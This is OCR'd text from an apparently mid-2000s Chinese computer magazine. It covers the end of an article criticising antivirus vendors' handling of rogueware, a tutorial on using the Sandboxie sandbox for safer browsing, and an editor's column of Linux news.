
礼！

上报病毒回复

replay@viruschina.com

图8 光华反馈结果

有的朋友看到这里会问，光华不是对其能查杀吗，你还不满意？本来我很高兴，但你只要仔细对比一下图1和图8，两者那么的一样，是巧合吗？我想不是的吧，自己看看其回复邮件最下面一句话“这些病毒我们已经从其他途径收到样本了”，从哪里？从卡巴那里吗？想想现在的流氓程序满天飞，而你用的杀毒软件视而不见，你还敢用吗？对流氓程序的态度，是技术上的问题？我想绝对不是，而是其他的原因。望国内杀毒软件公司从用户的利益出发，最大程度保障用户的利益，而不是相互攻击、炫耀技术，在广告上做文章。我们支持国软！我们期待国软越来越好！



“裸奔”不再受伤

9527

从本文你可以学到：

1. 什么是沙盒及其工作原理
2. 沙盒的基本使用方法

现在上网冲浪不开杀毒软件和防火墙被视为“裸奔”，中毒也就成为了家常便饭。而大多数人只是通过浏览网站获得一些信息而已，却被流氓软件给破坏，再加上遇到大型网站被挂木马，那真是倒霉到极点。由于自己电脑配置过时，同时跑几个大型的程序或多开几个IE窗口电脑就开始喘气，而我只好“裸奔”，所以受伤的总是我啦！最近朋友介绍了一款名叫Sandboxie的软件，中文意思是沙盒，有了它“裸奔”不再是梦想，不再受伤！

软件介绍：

Sandboxie允许你在其建立的环境中运行浏览器或其他程序，因此运行所产生的变化可以随时删除。可用来消除一些流氓软件的袭击、运行程序的痕迹，也可用来还原收藏夹、主页、注册表等。即使在沙盒进程中下载的文件，也会随着沙盒的清空而删除。此软件在系统托盘中运行，如果想启动一个沙盒进程，请通过托盘图标（而不要用原方式）启动浏览器或相应程序。

[小知识] 沙盒原理：

这里我们通过在无沙盒环境和有沙盒环境中读写操作对比可以很容易发现，在无沙盒环境下写操作是直接把数据写到磁盘上了，而有沙盒环境下写操作是把数据写到沙盒临时建立的空间里暂时存放，而不直接写硬盘，见图1、图2。




图1 普通的读写操作




图2 沙盒环境下的读写操作

安装完毕后执行Sandboxie，则在系统的托盘上就会出现一个黄色的小图标，用鼠标右键单击图标就会出现一个快捷菜单，见图3。我们点击“Show Processes”或双击黄色的小图标来打开Sandboxie的控制界面。在菜单栏中选择“File”，然后再选择“Run Internet Explorer”，就会执行IE了，现在就可以放心“裸奔”。




图3 Sandboxie的快捷菜单




图4 分辨沙盒中的进程

[小知识] 如何分辨那些是属于沙盒的进程？

通过选择菜单栏中的“View”→“Show All Processes”，见图4。在进程后有YES标注的就是沙盒中的进程，通过其中的PID可以在进程中进行区分了。但这也太麻烦了吧，其实我们还可以从程序的标题栏中进行区分，见图5。这里我们启动两个IE，其中一个是从沙盒中启动的，我们可以清楚地发现沙盒中程序的标题栏的最后有一个“#”字符。

沙盒除了可以运行IE还可以运行其他的程序，十分简单。这里顺便说说沙盒的几个常用的地方。

1.如何提取在沙盒环境中下载的文件

在控制界面中选择“File”→“Recover Files From Sandbox”，意思是从沙盒中恢复文件。在恢复窗口中有两个按钮，如果选择“Recover to Same Folder”，那么沙盒中的文件就会自动恢复到系统中相对应的文件夹中，而“Recover to Any Folder”则恢复到自己选择的文件夹中，见图6。




图5 区分沙盒中的进程

2.如何删除沙盒中的文件?

先需要结束沙盒中的进程，通过选择“Terminate All Sandboxed Processes”来结束沙盒中所有的进程，然后再选择“Delete Contents of Sandbox”来删除沙盒环境中的文件。




图6 恢复沙盒中的文件

3.设置程序警告

刚接触这个程序的时候，有时候习惯性地启动程序而没有通过沙盒来启动，很容易以为自己所运行的程序正受到沙盒的保护，为了避免这个情况的发生，我们可以通过设置程序警告来提示用户。选择“Options”→“Set Program Alerts”，在空白编辑中输入需要提示的文件名称及后缀，见图7。右边有一个列表是一些常见的程序，这里我们选择Internet Explorer，然后不通过沙盒启动IE，则会出现图8的提示。

在沙盒环境中运行程序和下载文件丝毫感觉不出和物理环境中的区别，程序运行比较稳定。有了沙盒的保护，在流氓软件泛滥的网络空间里不用再害怕了，我只想说“裸奔”的感觉真爽。

【文中涉及到的Sandbox已经收录在光盘中】




图7 设置程序警告




图8 警告提示信息

编辑点评：

在网络上发现汉化的补丁程序，但汉化后程序不稳定，所以建议大家还是使用英文版本的，该软件下载地址http://www.sandboxie.com/download.php



9月，在lala体验过2005最佳Linux系统Ubuntu之后，在lala忙完了家里的杂务之后，在lala努力实现打扮漂亮点见丈母娘之后，终于又开学了……学校始终是一个让人迷茫的地方。虽然是学校，但在这里能学的、可学的都寥寥无几。连想学习的人看着学校都像看着大锅食堂一样无味。

还好，《黑客手册》总是一个焦点，起码能让我知道自己的位置，知道往哪里走。我们不断在努力尝着新鲜的泉水，给大家带来的不仅是营养，更有流动的方向。

本月的窗外难度稍微有所上升，有起有伏给大家调节调节。入侵、服务器架设。对小菜来说，听着是否有点怕呢？别怕！相信你自己，无限制的搜索，高手就是这样练成的！

我不解释，我不需要解释，并没有到结束的时候，让大家看到我的发展吧！

夏天即将过去，但南方依然能感受到热度。Linux也永远不会变凉……最近小编已经完全进入Ubuntu的桌面环境，工作、学习、娱乐都在Ubuntu了。人性化的设计，超高的效率，华丽的XGL－3D桌面，一切都是如此美丽！从此真正不再迷恋Windows。我真切地感受到了Linux在内核以及易用性上的发展，再也不是从单一的文字！让我们来看看类UNIX的新进展吧。

Linux急待证明：我们不是小企鹅

不久前微软在德国的一家刊物上刊登了一则广告，令人深思。广告图片是这样的：四只企鹅站成一排，第一只跟人们通常在画上见到的企鹅没什么两样；第二只企鹅长了一双长长的野兔耳朵；第三只长着青蛙的脑袋，脑门上还有两只鹿角；第四只更可笑，有一双猪耳朵和硕大无比的象鼻子。底下有一行文字：“一个没有任何用处的开放操作系统。”它指出了Linux面临的严重问题：虽然Linux操作系统拥有统一的名称，然而现在市面上却存在着各种各样纷繁复杂的不同软件版本，这将为用户的使用带来相当的麻烦。如果存在一个统一的标准产品，各家的产品只需要在这个标准版的Linux中进行测试就可以的话，那么可以大大降低应用软件厂商的开发成本，从而增加可以运行在Linux平台上的应用软件，最终推动Linux平台的普及。

lala：标准化近年一直是大家商量的内容。lala万分期待着Gnome和KDE合并的一天，那应该是Linux走入寻常百姓的一天。所有的优点必将集合在一起。当然还有华丽的XGL，足以在显示效果上藐视Vista！

“Linux之父”助手投Google 称新工作有价值

自由软件Linux之父李纳斯·托沃兹的得力助手安德鲁·莫顿，最近正

式加盟Google，Google是Linux及其它开放源软件的主要使用者。

“加盟Google无论对我自己还是Linux的发展都很有好处，因为我每时每刻都可以与拿Linux做实际应用的人士待在一起，因此，Google是我最好的选择。”莫顿表示，“在Google我仍会继续承担Linux内核的维护工作，该份工作内容几乎没有什么大的变化。”

lala：前段时间曾传说Google也要开发操作系统，虽然有图片流出，但官方至今未给出任何说明。Goolge labs也没有看到动静。这次安德鲁·莫顿的加入会不会是个预示呢？无数的Gfans又要期待了！让我们拭目以待。

中国Linux企业将集体亮相旧金山

北京7家Linux企业将于8月15～17日在美国旧金山会议展览中心举行的LinuxWorld大会上集体亮相，展示Linux产品及解决方案的应用。

参加本次活动一方面是要展示中国开源领域代表性企业的优秀应用，向国际发布最新技术产品和解决方案，表现中国开源企业的强大技术实力与专长；另一方面是为了促进国内开源企业与国际开源企业及社区的对话和交流，以推动彼此之间的合作，加快国内开源企业的国际化步伐。

